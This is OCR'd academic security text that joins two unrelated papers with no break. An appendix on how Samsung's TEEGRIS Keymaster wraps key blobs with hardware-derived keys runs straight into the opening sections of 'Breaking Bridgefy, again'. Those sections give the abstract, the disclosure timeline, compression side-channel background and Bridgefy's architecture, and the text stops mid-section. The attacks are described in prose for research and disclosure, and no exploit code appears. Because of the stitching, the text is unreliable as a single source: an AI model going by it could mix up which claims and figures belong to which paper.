The Secure Monitor provides the interface between the two worlds and performs switching when the SMC (Secure Monitor Call) opcode is executed. Per the ARM SMC Calling Convention [5], "The SMC instruction is used to generate a synchronous exception that is handled by Secure Monitor code running in EL3. The arguments are passed in registers and then used to select which Secure function to execute. These calls may then be passed on to a Trusted OS in S-EL1.". Note that the Secure World also uses SMC for some operations, such as power management or privileged operations that can only be done in the Secure Monitor (EL3).

B The Control Flow in the Keymaster TA

Upon receiving control from an API call (from our client or from the Keymaster HAL), the Keymaster TA has the following flow in `TA_InvokeCommandEntryPoint`:

1. Validates the parameter types for the input and output buffers and makes sure that the memory references that are sent from the Normal World belong to the REE.
2. Parses the input buffer as an ASN.1 structure `indata` and validates it.
3. Calls the appropriate command handler based on `indata->cmd`.
4. Fills the output buffer with ASN.1 structure `outdata`.

There are more than 21 command handlers in the Keymaster TA, including the following, that implement the similarly named API calls as in Section 3.2:

- `swd_generate_key`
- `swd_import_key`
- `swd_import_wrapped_key`
- `swd_get_key_characteristics`
- `swd_export_key`
- `swd_attest_key`
- `swd_begin`/`swd_update`/`swd_finish`

Blob-creating commands accept key parameters that are delivered in the `indata` structure. The parameters control how the key is generated and are also placed inside the blob. They are subsequently used during the cryptographic operations that take the blob as input. Key parameters include:

- Cipher information including:
  - Algorithm (RSA/EC/AES/DES/HMAC)
  - Key size (e.g., 768/1024/2048/3072/4096 for RSA or 128/192/256 for AES)
  - Mode of operation (e.g., ECB/CBC/CTR/GCM)
  - Padding (e.g., none/RSA-OAEP/RSA-PSS)
  - Digest (e.g., none/md5/sha1/sha256)
- The parameters can also include optional access control restrictions on the created blob, including:
  - Purpose (e.g., limit to encryption/signing only, or only encryption and decryption).
  - Maximum number of uses per boot / minimum seconds between operations / expiration date.
  - Require authentication (e.g., by password or biometric prompt) or confirmation by the user.

The main focus of our research is how key blobs are decrypted/encrypted. The blob structure is as follows: The key material is serialized into an ASN.1 structure called `km_key_blob` that contains a version number, key material and key parameters. The ASN.1 structure is then encrypted using AES-256-GCM with an Hardware Derived Key-encryption-key (HDK). This encryption is called "wrapping" and is the topic of much of our work. The "wrapped" key blob is serialized again into another ASN.1 structure called `km_ekey_blob` that contains information that is required for decryption, such as the IV and AAD that was used to encrypt. Fig. 8 shows the process of key wrapping/unwrapping in the Keymaster TA which we describe in this section.

To ensure that key blobs are hardware-protected, the device uses the following keys:

- Root Encryption Key (REK): a 256-bit AES key that is available only in secure hardware and is device-unique.
- Hardware Derived Key (HDK): a 256-bit AES key that is derived from the REK per blob encryption using the Key Derivation Function (KDF) which we discussed in Section 3.4.




Figure 8: Key wrapping in Keymaster TA in TEEGRIS [2]

At a high level, the AES operation uses the following fields:

- The IV, that is either generated or is located in the parameters that are required for decryption (`KM_TAG_EKEY_BLOB_IV`)
- The AAD that is computed in `swd_get_aad`
- The data to encrypt/decrypt
- The authentication tag for decryption (`KM_TAG_EKEY_BLOB_AUTH_TAG`)
- A salt value that is computed in `swd_get_salt` and is used by KDF to derive the HDK from the REK.

The salt value is computed in the `swd_get_salt` function as the SHA256 digest of a concatenation of values based on the encryption version `ekey_blob->enc_ver`. We refer to values of `enc_ver` symbolically as either "v15", "v20-s9" or "v20-s10" based on the constant strings that are used by the KDF and the device model we observed them on (technically `enc_ver` is a byte value).

The decryption/encryption of ASN.1-serialized key material occurs in the `tz_unwrap`/`tz_wrap` functions (resp.), which call `TEES_WrappedWithREK`/`TEES_DeriveKeyKDF` from `libteesl.so`, which in turn does a ioctl to the crypto driver (`dev://crypto`). See Appendix C for details on how TEEGRIS uses the hardware crypto engine to compute the KDF with REK and AES-GCM operations.

C KDF and Key Wrapping in TEEGRIS

Figure 8 illustrates the two flows that use the salt, IV, AAD, and authentication tag to perform the cryptographic wrapping/unwrapping in TEEGRIS. If the length of the ASN.1-serialized key is at most 4096 bytes, the Keymaster TA calls the `TEES_WrappedWithREK` library function to derive the HDK from the salt and then perform AES-GCM in the crypto engine. Conversely, if the length is greater than 4096 bytes, the Keymaster TA uses the `TEES_DeriveKeyKDF` library function to derive the HDK by calling the crypto driver, and then uses a software implementation of AES-GCM-256 (using the SCrypto library [56] that is based on BoringSSL [26]) to perform the encryption.

In order to understand how the key blobs are encrypted, we reversed engineered TEEGRIS, found the `dev://crypto` driver and analysed its ioctl method. We focus on two specific ioctl commands: `CRYPT_FUNC_WRAPPED_WITH_REK` (that encrypts or decrypts key blobs) and `CRYPT_FUNC_KDF` (that derives a HDK from the REK), that are called from `TEES_WrappedWithREK`/`TEES_DeriveKeyKDF` in the Keymaster TA (resp.).

`CRYPT_FUNC_WRAPPED_WITH_REK` checks that the calling task in TEEGRIS is the Keymaster TA by comparing the current UID to the UID of the Keymaster (10 bytes of null, then "KEYMST") and rejects any other task. It then copies the struct that the Keymaster TA sent to DMA memory, edits the salt by appending the Keymaster TA's own UID (16 bytes) and executes an SMC instruction (passing the physical address of the memory where the struct resides as the third argument). If the SMC returns 0, the modified struct is copied back to the Keymaster TA.

`CRYPT_FUNC_KDF` also calls the same SMC function but with a different arguments (0 as the first argument instead of 1). It computes the SHA-256 digest of the KDF key, the task UID and group and the salt, then passes the address of the struct that contains both the hash and the HDK (with its length). The SMC fills the bytes of the HDK.

Breaking Bridgefy, again: Adopting libsignal is not enough

Martin R. Albrecht
Information Security Group, Royal Holloway, University of London

Raphael Eikenberg
Applied Cryptography Group, ETH Zurich

Kenneth G. Paterson
Applied Cryptography Group, ETH Zurich

Abstract

Bridgefy is a messaging application that uses Bluetooth-based mesh networking. Its developers and others have advertised it for use in areas witnessing large-scale protests involving confrontations between protesters and state agents. In August 2020, a security analysis reported severe vulnerabilities that invalidated Bridgefy's claims of confidentiality, authentication, and resilience. In response, the developers adopted the Signal protocol and then continued to advertise their application as being suitable for use by higher-risk users.

In this work, we analyse the security of the revised Bridgefy messenger and SDK and invalidate its security claims. One attack (targeting the messenger) enables an adversary to compromise the confidentiality of private messages by exploiting a time-of-check to time-of-use (TOCTOU) issue, side-stepping Signal's guarantees. The other attack (targeting the SDK) allows an adversary to recover broadcast messages without knowing the network-wide shared encryption key.

We also found that the changes deployed in response to the August 2020 analysis failed to remedy the previously reported vulnerabilities. In particular, we show that (i) the protocol persisted to be susceptible to an active attacker-in-the-middle, (ii) an adversary continued to be able to impersonate other users in the broadcast channel of the Bridgefy messenger, (iii) the DoS attack using a decompression bomb was still applicable, albeit in a limited form, and that (iv) the privacy issues of Bridgefy remained largely unresolved.

1 Introduction

The messaging space has witnessed a rapid transformation since the Snowden revelations in 2013. Since then, almost all major messaging services enabled at least some form of (optional) end-to-end encryption. In particular, many such offerings, e.g. the Signal app itself, WhatsApp, Google's Allo, Skype – adopted the Signal protocol [18]. This move, to strengthen privacy in light of reports of state surveillance, expresses a general ethos in the messaging app community to provide tools that can be relied upon and enable higher-risk users, such as human rights activists [23]. However, the same work [23] and follow up works [2, 37] also indicate a disconnect between what messaging app designers design for and the needs of higher-risk users.

A visible expression of this disconnect is Bridgefy, a mobile application and software development kit (SDK) that provides communication capabilities over Bluetooth. It allows users to form a mesh network to exchange messages without requiring a connection to the Internet. Its primary target applications are large events such as sports events where existing Internet infrastructure may not be able to cope with demand. Yet, its developers and others both report on the uptake of the application and also actively promote the application for use in protests and other situations of social unrest, where mobile telecommunications and Internet connections may be unreliable: during the 2019 Hong Kong protests [41, 57], during protests in Iran, Lebanon and Zimbabwe [32, 59], for Black Lives Matter protests in the US [58], after the military coup in Myanmar [13, 63, 64], during farmers' protests in India [62], for anti-lockdown protests in the US [60], after the Taliban retook Afghanistan [67]. According to the developers, the mobile application has been downloaded more than 6.5 million times [61], often from areas witnessing confrontations between protesters and agents of the state.

While the actual adoption of Bridgefy by protesters and activists seems to be somewhat limited [2], the spikes in downloads from areas witnessing conflicts suggest a need or desire for robust peer-to-peer offline communication; a need not catered to by more mainstream messaging platforms.[1]

On the other hand, the security track record of the Bridgefy app – so heavily advertised to higher-risk users – is less than stellar. In particular, in August 2020, a security analysis [1] demonstrated: (i) An adversary could track Bridgefy users, and produce a social graph of the mesh network, (ii) messages of users could be spoofed due to the lack of authentication mechanisms, (iii) an active attacker in the middle could

[1] Bridgefy is the market leader in the space of end-user mesh messaging [1].

impersonate two users to each other and eavesdrop on the communication, (iv) private messages were susceptible to a padding oracle attack, and (v) a carefully crafted message could either take down the entire network or prevent two particular users from communicating. In response, in October 2020, Bridgefy announced an overhaul of their security architecture [10] to address all these findings. The key technical change implemented by Bridgefy was the adoption of the Signal protocol [27]. In addition, all traffic – including metadata – is now also encrypted with a network-wide symmetric key using AES in ECB mode. Since then, no public independent security assessment of the Bridgefy application has been conducted, but Bridgefy started advertising their application again for higher-risk scenarios [11].

It is thus a natural and pressing question to ask whether these upgrades – adopting the Signal protocol and adding a layer of deterministic encryption – succeed in establishing a secure communication system. Indeed, we may ask more generally if 'we use Signal' is a sufficient, well, signal to indicate the security of applications produced by development teams inexperienced in defensive coding.

Contributions. In this work, we report severe, practically exploitable vulnerabilities in the Bridgefy messenger in version 3.1.3 and the SDK in version 2.0.2, i.e. versions featuring the above mentioned security enhancements.

In Section 3, we give an overview of the inner workings of Bridgefy in version 3.1.3. We provide an outline of the application architecture and the Bridgefy protocol.

For completeness, in Section 4 we first re-evaluate the vulnerabilities previously reported in [1] and find that they remain mostly entirely or insufficiently fixed. Specifically, for Bridgefy 3.1.3 we show: (1) The protocol persisted to be susceptible to an attacker in the middle. While the attack is now limited to the first exchange between a pair of users – it abuses the 'trust on first use' (TOFU) assumption – we note that Bridgefy offers users no option to verify the public keys of their contacts. (2) Broadcast messages continued to be unauthenticated; an adversary can exploit this to mount impersonation attacks. (3) The Denial of Service (DoS) attack remained applicable, albeit in a limited form. (4) Bridgefy users could still be tracked.

We then present two new attacks on Bridgefy. Our attack in Section 5 breaks the confidentiality of Bridgefy's Signal-secured private chats by associating an attacker's public key with the session between two targets. It exploits a difference in time that arises between queuing a message and fetching the encryption key and, as such, is a time-of-check to time-of-use (TOCTOU) vulnerability. We stress that our attack does not threaten the security of the Signal protocol itself but exclusively the way that libsignal is integrated into Bridgefy.

Our attack in Section 6 gives an adversary the ability to recover broadcast messages from a small set of possible plaintexts in the setting where the network-wide shared key is unknown to the adversary. While in case of the Bridgefy application itself we may assume the attacker knows this key, this assumption would not hold for a third party application utilising the Bridgefy SDK. It works because compression precedes encryption of packets. While it is well-known that this choice can leak some information about plaintexts [40, 47], it is non-trivial to exploit the leakage in the context of Bridgefy and to perform plaintext recovery.

In Section 7, we discuss our results. In particular, we discuss how our work highlights that secure offline messaging is still unsolved in practice.

Disclosure. We notified the Bridgefy developers about our findings from Section 4 and the attack from Section 5 on 2021-05-21. The developers confirmed receipt some days later and described their plans to remediate the vulnerabilities. On 2021-07-21, the developers informed us they would not publicly disclose the problems we reported, explaining they feared putting their users' safety at risk if they did. However, they promised to remove the term 'end-to-end' from all of their social media and blog posts.

In version 3.1.7 of the Bridgefy messenger, released on 2021-08-14, our exploit for the TOCTOU attack stopped working. Up until this point in time, the attack still worked as described here. We found that Bridgefy also deployed changes regarding the DoS attack from Section 4.3. The Bridgefy SDK was not updated at all throughout the course of our research, and continues to be vulnerable to the attacks described herein. However, a note was added to its website some time in 2021 indicating that the SDK was deprecated, contained 'notable security vulnerabilities' and was due to be replaced by December 2021 [12].

We disclosed the attacks on Bridgefy's broadcast encryption mechanism on 2021-09-07. On 2021-09-09, the developers informed us that they were aware of the vulnerability and were actively working on fixing it. They did not inform us of how they planned to do so.

We asked the developers to comment on the remediation progress on 2022-02-04. At the time of finalising this paper, two weeks later, the state of the remediation remained unclear.

2 Preliminaries

In this section, we introduce the concepts and technologies that the following sections build on. We also give an overview of related work in the broader context.

Terminology. We first briefly introduce non-standard terms we use consistently in this paper.

• *Messages and packets.* When a user types a string s and sends it to another user over the mesh network, the string passes by multiple nodes, i.e. it is transmitted over multiple hops. Obviously, s does not change over these hops but the bytes transmitted between the nodes on the way change because the metadata of the *packets* differ. In other words, the

user triggers a single message, which propagates in the network with the help of multiple packets.

• *Payload content.* When a user types a string s and sends it to another user, we call s the *payload content* of the message (and of the packets). This is to avoid confusion with the terminology used by Bridgefy: a *payload* in Bridgefy is a map of key-value pairs within a packet. The details of packet layouts are discussed in Section 3.5.

• *Simulation and attack samples.* In the broadcast message recovery attack, we have a simulation phase and an attack phase. Both require us to gather packet lengths to form a *sample*. The respective outputs will be a *simulation sample* and an *attack sample*.

Bluetooth Low Energy (BLE). Bluetooth Low Energy is a widely adopted wireless technology used in mobile and Internet of Things (IoT) devices. Ryan [48] conducted an early analysis of BLE security, demonstrating packet injection and breaking the key exchange as part of the encryption. Sivakumaran and Blasco [53] showed that pairing protected BLE data needs to be secured on the application layer in Android to prevent co-located applications on the device from accessing it. Wu, Nan, Kumar, Tian, Bianchi, Payer, and Xu [68] found a weakness in the BLE specification that enabled an attacker to impersonate a device to another. Zhang, Weng, Dey, Jin, Lin, and Fu [69] reported practically exploitable downgrade attacks on BLE.

Mesh Networks. A mesh network is based on a network topology where devices connect without following a hierarchical structure [17]: 'In mesh topologies, network nodes are directly and dynamically connected in a non-hierarchical way [...]. Moreover, mesh networks do not require an infrastructure, since they dynamically self-organise and configure themselves.' A mesh topology is especially useful when the goal is to build a decentralised network: devices route incoming traffic to their neighbours, such that each packet eventually reaches its destination. Popular protocols that use a mesh topology are Bluetooth Mesh [50], Zigbee [3], and Thread [36]. Note that Bluetooth Mesh is a dedicated technology that is not to be confused with mesh networks where the links are normal Bluetooth LE connections.

Signal and libsignal. Signal [52] is a messaging application that enables end-to-end encrypted communication. Its security guarantees stem from the Signal cryptographic protocol, which was developed progressively as part of the Signal application. The protocol was subject to an extensive study by Cohn-Gordon, Cremers, Dowling, Garratt, and Stebila [18], who analysed the key agreement and the ratcheting mechanism of Signal. Their analysis revealed no significant flaws in its design.

The Signal protocol is available as an official implementation in Java called `libsignal-protocol-java` [51] under the GNU General Public License v3.0. The library can be used to provide end-to-end encrypted communication for applications other than Signal.

In the interface of the library, endpoints are identified by a `SignalProtocolAddress`. This type is a combination of a `name` that identifies the user and a `deviceId` that is unique for each device a user owns. Before two endpoints can communicate, one party needs to retrieve a 'prekey bundle' (PKB) of the other and use it to send an initial message. Here we may assume that the PKB acts like a public key: it contains all information to establish a secure session between the two parties, but it needs to be authentic. If an adversary was able to change the PKB for their own, the session would not be secure. In the Signal messenger, the server is hence trusted until the two communicating parties manually verify the authenticity of their session.

Time-of-Check to Time-of-Use (TOCTOU). Time-of-Check to Time-of-Use vulnerabilities [65, pg. 157] exploit a change in state between when a certain property is checked and used [56]. Bishop and Dilger [6] were among the first to describe this class of vulnerabilities and studied them in the context of file systems.

MessagePack. MessagePack [24] is a data format for object serialisation, similar to JSON, YAML, and TOML [8, 22, 44]. It supports various primitive types like integers, booleans, floats, strings, arrays, and maps. A key difference between MessagePack and its counterparts is that the format is binary, allowing for more compactness.

The specification of MessagePack is available on GitHub [30]. In general, an object is converted by sequentially lining up the respective *formats* for all values of an object. For example, given an object made of two boolean values, the serialised form is a concatenation of the formats for these two boolean values.

The format of a value is defined in the specification. For instance, the boolean values `false` and `true` convert to the fixed bytes `0xc2` and `0xc3` respectively. Values with variable length convert into formats that contain not just the value but also their size. A string with a length of up to 31 bytes converts into a leading byte b, followed by the ASCII encoding of the string. b is a composition of form `101XXXXX`, where the placeholder `XXXXX` refers to the size of the string. For example, the string 'id' converts to the bytes `0xa2 0x69 0x64`. Here $b = \texttt{a2}_{16} = \mathbf{101}00010_2$, followed by the ASCII representations of 'i' and 'd'.

Maps – which map from keys to values – work similar to strings. They also start with a byte b, for maps with up to 15 elements of form `1000XXXX`, where `XXXX` now refers to the number n of key-value pairs. b is followed by $2n$ formats: odd elements are keys, and even elements are the value for the preceding key.




Figure 1: The file format of gzip. The 'Flags' field has influence over the structure of the file format after the 'Operating System' field. Here we assume that no flags are set.

Compression in Cryptography. The use of compression in combination with an encryption scheme was shown to be able to affect the security of that system through a side-channel in Kelsey [40]. Later Rizzo and Duong [47] showed with the CRIME attack that an attacker could recover secret web cookies based on a chosen-plaintext attack together with information leakage caused by compression in SPDY and TLS. Similarly, the BREACH attack, reported by Prado, Harris, and Gluck [43], demonstrated that the idea of CRIME was also applicable to compression in HTTP, which was not considered in the efforts to mitigate CRIME. Vanhoef and Van Goethem [66] showed with the HEIST attack that despite all efforts to mitigate CRIME and BREACH, an attacker-in-the-middle could still derive the length of the plaintext of a response and use the leakage of the compression to mount a plaintext recovery attack. Around the same time, Garman, Green, Kaptchuk, Miers, and Rushanan [26] reported an attack against Apple iMessage that exploits certain properties of DEFLATE compressed data.

Gzip [20] is a file format for lossless compressed data. In essence, it wraps DEFLATE [19] compressed data and attaches metadata fields around it. Figure 1 illustrates the high-level file format of gzip. The first two bytes are of the fixed values `0x1f` and `0x8b`. Then follows a field to indicate the algorithm used for compression: since only DEFLATE is defined in gzip, this is always a byte of value `0x08`. The other values of the header are commonly set to zero. The trailer consists of a CRC-32 value computed over the uncompressed data and the length of that data.

DEFLATE is based on LZ77 [70] and Huffman coding [38]. Overall, the algorithm replaces any repeating block of data with a reference to a previous occurrence. At the same time, it ranks bytes and references by occurrence and assigns them a code word accordingly. The compression effect, therefore, comes down to data deduplication at both byte and bit level.

The DEFLATE-compressed data can consist of several blocks. Each block starts with a header: the first three bits determine the type of the block and indicate if the block is the final block of the compressed data. Depending on the type, blocks can either be uncompressed or use fixed or dynamic Huffman codes. In this work, we focus on blocks with dynamic Huffman codes, for which the block then contains information about the Huffman table used for compression. The rest of the data in the block is the actual compressed data in the form of Huffman code words.

How this data is encoded is well-described in RFC 1951 [19]: '[...] encoded data blocks in the "deflate" format consist of sequences of symbols drawn from three conceptually distinct alphabets: either literal bytes, from the alphabet of byte values (0..255), or <length, backward distance> pairs, where the length is drawn from (3..258) and the distance is drawn from (1..32,768). In fact, the literal and length alphabets are merged into a single alphabet (0..285), where values 0..255 represent literal bytes, the value 256 indicates end-of-block, and values 257..285 represent length codes (possibly in conjunction with extra bits following the symbol code) [...]'

As described above, a block always ends with the code word that represents the value 256. Since code words are bits of variable length, a block is not necessarily byte-aligned. Still, the gzip trailer must be byte-aligned, which is why the block is padded to the next full byte.

Maximum Likelihood Estimation (MLE). Maximum Likelihood Estimation is a method to derive the parameter that is most likely to underlie the probability distribution of observed data. MLE has been used, e.g. by Bricout, Murphy, Paterson, and van der Merwe [9] and Garman, Paterson, and van der Merwe [25].

We give a brief introduction to MLE. We are given a random sample $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ where $x_i \sim X_i$ for some random variable X_i. We assume that the joint probability distribution of $\mathbf{x}$ depends on the unknown parameter $\theta \in \Theta$. We can make a 'best guess' $\hat{\theta}$ for θ based on the observation $\mathbf{x}$:

$$\hat{\theta} = \arg\max_{\theta \in \Theta} \mathcal{L}(\theta|\mathbf{x})$$

where the likelihood $\mathcal{L}(\theta|\mathbf{x})$ is defined as

$$\mathcal{L}(\theta|\mathbf{x}) := \Pr(\mathbf{x}|\theta) = \Pr(x_1 x_2 \ldots x_n|\theta).$$

Assuming that X_i, X_j with $1 \leq i, j \leq n$ and $i \neq j$ are pairwise independent, we can simplify this expression to

$$\mathcal{L}(\theta|\mathbf{x}) = \Pr(\mathbf{x}|\theta) = \prod_{i=1}^{n} \Pr(x_i|\theta).$$

Equivalently, we write:

$$\hat{\theta} = \arg\max_{\theta \in \Theta} \log \mathcal{L}(\theta|\mathbf{x}) = \arg\max_{\theta \in \Theta} \sum_{i=1}^{n} \log \Pr(x_i|\theta).$$

Instead of determining only one best guess, we can create a sequence $\hat{\Theta} = (\hat{\theta}_1, \hat{\theta}_2, \ldots, \hat{\theta}_n)$ of *candidates*, ordered by decreasing (log) likelihood.

2.1 Methodology

We analysed the Android application in version 3.1.3 and the SDK in version 2.0.2, dated 2021-04-27 and 2021-02-09. Since both the messaging application and the SDK are closed-source software, it was necessary to reverse engineer them. We retrieved the APK by installing the Bridgefy messenger from Google Play [33] on our Android phone and fetching the file via adb [45]. While the SDK is compiled into the messaging application, it is also available separately in a public Maven repository [15] as an AAR file.

Static Analysis. We decompiled Bridgefy to reconstruct Java source code for better readability. The APK file was directly decompiled using Jadx [54], but also converted into a JAR file using enjarify [34] for further processing. The AAR file was extracted to retrieve a JAR file. Both JAR files were then decompiled to Java source, leveraging multiple Java decompilers: CFR [5], Fernflower [39], Krakatau [35], and Procyon [55]. While the output was obfuscated, Bridgefy's code sometimes references class and method names in debug messages.

Dynamic Analysis. After manually inspecting the Java code, we instrumented the Bridgefy messenger with Frida [46] and objection [49]. This allowed us to hook into existing functions of the app, and thereby monitor method calls and change method behaviour. In particular, we could observe packets as they were being encrypted and decrypted. As part of this work, we produced several Frida scripts to extract information and modify the behaviour of Bridgefy. The source code of these scripts will be published in our public repository.[2]

Simulation. Our simulations in Section 6 were performed on several machines. In total, these were equipped with four Intel(R) Xeon(R) Gold 6252 CPUs, two Intel(R) Xeon(R) Gold 6138 CPUs, two Intel(R) Xeon(R) E5-2690 v4 CPUs, and two Intel(R) Xeon(R) E5-2667 v2 CPUs.

3 Bridgefy Architecture

In this section, we explain how the protocol underlying the Bridgefy application and SDK works, with a focus on its confidentiality and authenticity mechanisms.

3.1 Overview

Users that run an application using the Bridgefy SDK (such as the Bridgefy application itself) become part of a Bluetooth network that relays messages, i.e. they become a *peer* of the mesh network.

[2] https://github.com/eikendev/breaking-bridgefy-again

Bridgefy supports Bluetooth Low Energy (BLE) and Classic Bluetooth, with BLE being the default mode of operation. Under certain conditions, messages can also be transmitted over the Internet, however, if a device is offline, it will naturally only communicate over Bluetooth. In this work, we focus exclusively on BLE-based communication.

Messages can either be sent publicly to everyone nearby or to a specific user. Public messages are sent in the broadcast room, while private messages are sent in a private chat. A private chat can only be instantiated with users whose device has previously been within Bluetooth reach. This is done by clicking on the name of another user in the broadcast room.

For private chats, the application will indicate visually when the other user is within Bluetooth reach. If this is the case, then the messages to that user will not be relayed over the mesh network, but sent directly to that user.

Users are identified by a universally unique identifier (UUID) of 128 bit called *userId*. This UUID is randomly generated on each device when the application is launched for the first time. Users must also pick a *display name* when they install the app, however, it is not unique and can be arbitrarily chosen. When a new broadcast message is received, the display name of the sender is displayed along with the message.

3.2 Software Components

As mentioned above, the Bridgefy application makes use of Bridgefy's SDK. While the application is responsible for the user interface and chat management, the SDK provides the necessary mechanics to (i) establish trust between devices, (ii) encrypt and decrypt packets, and to (iii) transmit packets via the Bluetooth functionality offered by the underlying operating system.

For the SDK to work, it needs to be initialised, which happens when the application starts. This process and the general use of the SDK is documented in a GitHub repository together with official sample applications [16]. Additionally, a description of all exposed functionality is available in the official SDK documentation [14].

To summarise, the application calls `Bridgefy.initialize()` of the SDK with a registration callback and an API key. The SDK will then validate the API key and notify the application of the result via the callback. On success, the application next calls `Bridgefy.start()` with two different callbacks:

- a **message listener** that is called when a new message is received, and
- a **state listener** that is called when a connection with a nearby peer is established or closed.

Finally, if the application wants to send a message, it calls `Bridgefy.sendMessage()` or `Bridgefy.sendBroadcastMessage()`. Depending on

its use case, the application can set a profile for the SDK to control the lifetime of messages in the network.

The SDK outsources some cryptography-related operations to libsignal. When instantiating a `SignalProtocolAddress`, Bridgefy sets the `deviceId` to 0 while using a peer's userId in the addresses `name` field. libsignal maintains state for all established sessions in a `SignalProtocolStore`. When a new PKB is received from a peer, Bridgefy instantiates a `SessionBuilder` which is supplied with the protocol store and the peer's protocol address. A new session is then created by passing the PKB to `SessionBuilder.process()`. When the SDK needs to encrypt data using Signal for a particular peer, it instantiates a `SessionCipher` and supplies it with the protocol store and the peer's protocol address. The data is then passed to `SessionCipher.encrypt()`.

3.3 Packet Types

Users can decide between sending broadcast messages and private messages. However, since private messages can either be sent directly to the other peer or over the mesh network, there are three different settings to consider:

- A **broadcast packet** propagates a broadcast message from one peer to multiple other peers over the mesh network.
- A **multi-hop packet** transmits a private message from one peer to another over the mesh network.
- A **one-to-one packet** transmits a private message from one peer to another directly. Note that this setting is only applicable when the two peers are within Bluetooth reach.

On the network layer, Bridgefy associates only two different packet types with these settings: those that are routed through the mesh network, and those that are sent directly. The former packets are referenced as type `ForwardMessage`, while the latter are of type `BleEntityContent`.

3.4 Handshake

When two devices get physically close enough to establish a Bluetooth connection, they perform a handshake (assuming that they have not performed a handshake previously). This process is handled by the SDK, meaning it is not visible to the application.

In the handshake, each party generates a PKB and sends it to the other party. Based on the exchanged PKBs, a Signal session is established, enabling the parties to encrypt and authenticate packets.

Assuming Alice A and Bob B come within range of one another for the first time, the handshake proceeds as follows:

$$A \to B: \quad \texttt{ResponseTypeGeneral}(\text{userId}_A) \tag{1}$$
$$B \to A: \quad \texttt{ResponseTypeGeneral}(\text{userId}_B) \tag{2}$$
$$A \to B: \quad \texttt{ResponseTypeKey}(\text{PKB}_A) \tag{3}$$
$$B \to A: \quad \texttt{ResponseTypeKey}(\text{PKB}_B) \tag{4}$$

Here, userId_A denotes the userId of peer A and PKB_A denotes the PKB generated by A. After (1), B checks if any Signal session has already been established for userId_A, and aborts the handshake if this is the case. Peer A may also abort the handshake after (2).

Note that we have made some simplifications here that are not relevant to our analysis. For example, the packets also contain CRC checksums and version information. Further, all four packets of the handshake are wrapped in a `BleHandshake` packet, which itself is wrapped in a `BleEntity` packet.

The handshake is not performed over the mesh network, but only over a direct Bluetooth connection. As a result, only peers that have previously met can later exchange messages privately over the mesh network.

Because no further authentication is involved, the handshake follows the trust on first use (TOFU) principle: in (3) and (4), the parties implicitly trust the PKB they receive. In contrast to messengers like Signal, users cannot verify the keys of peers manually, as Bridgefy's user interface offers no way to do so.

3.5 Packet Encoding

On the lowest layer, Bridgefy encapsulates all packets into the type `BleEntity`. Its `et` field (presumably for 'entity type') indicates the type of packet it contains.

The type `ForwardPacket` represents multi-hop packets and broadcast packets. For efficiency, multiple objects of type `ForwardPacket` are bundled into a packet of type `ForwardTransaction` on the network layer. Going forward and for ease of exposure, we will assume that a `ForwardTransaction` contains only a single `ForwardPacket`, as would be the case in a low-traffic mesh network.

The type `ForwardPacket` features fields necessary to route the packet through the mesh network. Among other things, it contains a time to live (TTL) field named `hops`. This field is a single byte value that decrements whenever the packet is forwarded by a node. The purpose of the field is to prevent packets from circulating in the mesh network indefinitely: once the value reaches 0, the packet is discarded.

The `track` field is a list that contains the CRC-32 sums of userIds that have been involved in the delivery of a packet. More precisely, its length is limited to the last n nodes, where n varies depending on the profile of the connection.The field appears unused otherwise.

Both the `ForwardPacket` and the `ForwardTransaction` have their own `sender` field. The former holds the userId of the *message* sender, while the latter holds the userId of the *packet* sender. The message sender originally typed the message into the chat window, whereas the packet sender was the most recent peer to relay the message. The two fields are equal exactly at the very first hop of the message.

While the overall structure of broadcast and multi-hop packets is similar, there are important differences:

